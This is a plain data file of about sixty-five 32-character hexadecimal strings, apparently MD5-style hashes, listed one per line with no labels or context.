b5ed77f2cc2c8b071791be2f17b27b11
63048a073cd69cdb71727e69aaf7433b
d4dbd113ff2060f5a9ed3de7aec97fe4
050e5bd75dabea59ae26894dae45960d
bde8aa9dbb8d24719b80a249869e58b8
aff2eedc9f872ea3ce64c4c127cbf3d5
b0e8edfcfc264b21c65dfb46b5105d6d
88a2e9efe5d264de7136d5ec2ac18557
3e7efbed5846602fbfca3fa9b1c34d4c
07bd08cf86f8c31806829688dbfd104a
191ac1a11e1cf96df267c0ccd85c5656
02635a1f3d27a8780961f6463c8d8879
3bf9370520bbe071b6820070ec8cead5
1b0f92afa9c4dd1464ea2a9bb090ab33
51cf8f6f9290b934d00a3fac0f196b3b
8bc015f728cd21fd8d6e8617bd86edd0
5ffd69b00c96c84e298edd74ec2994cd
86d0a914b84b09e81fac347e4f6ec81b
a711d13de8badc06bb0a6566aeef5b99
bda63d70557114e33c745ff8d2eb076b
42bfe662c68bef328a2e25365132eb9d
4e744f7ad4db3c605b4707eec5ee5f34
3cd789528d1805149a818840fd3865cb
d57f99432db7a2c1668654eb4f3d7d98
0ab275dac59803a1ad692c1c58678666
96a88ce3fede3b20de058ea1139b2de4
b256ad66b3670ae9735f03f9a89c85c9
f1f0033b446fca7894f8442421b2d94a
9ea0f11501e1b3c6960d43fee2dc9c50
013d4dd1d8f9c7cd47b99328db78d781
020274f8a575e5d3e277eadd1051acd1
efe9017e8fa38474673b0a75d00c1501
8ba2ef1fd12a5006b7cd2973827e54f6
45f9876d0313be5d43000a61bcbb9094
3252795620ae504c6e7be84dd3675633
c8a6737feba2d6c9d110dca98c68fe01
ed26df1cf67ab1aedf168adc81982c68
ee351896703cb780d1402e3575bb133d
21acec60f4025e7293e320857f702ffa
ecd59fe4e80883f36a6db7b505722d40
cd14348d154afbd3eac69c1d185433ee
53e44e7c89f2a03ca5530d0de083e37c

8f9915566f49ca190970024884a60ff7
4f7ab80c7eaa1f1bc5b8eda1ae934d4a
8ce38a6e9c1f9b33b236cf8e874b10dd
9c4c59b6c1f9c6748e29f974ef1aa29c
5c270a1bc3fbd338277635b273d07d6e
9ec0ea047c488b2293c41cc94684343c
290f69d8b342bf1881d237934943d9f3
1647902f72f7bfe19b2685836545d5a0
a765e31e02acf7849430bfc20314325d
b68322ca486c5b40e1139010629e4404
cc06a27d43bdce4cea40d484cedfb854
cdff194c6a2428caa86fa9941e743171
d4bd05f7101a1c20165cf1a10ca0bd83
db22937b4b0e350cb7092b9b689d7fb6
869ecd7f6b44be679f32f7b5fb7b32a2
703e15d526b4268ebe57cf0cd12bf268
02a87a84c961619a650ca31e61ee2134
5d1d4aabe132309cb914724e02280fca
9d5b97ba0bf6a5bab004b98b7974b0b5
50ded49ecac8984b806768eb0675bc01
86a1f796668191113692d02a99e2eb97
71709a1f32f62ee9a7560eef969c589d
65723802d9912da7f3f84e50e20caddf
b2f7c0d2eddcb6430544ddcfa06a9bd5
f3437776d4854bb5cfd5df8db67c2009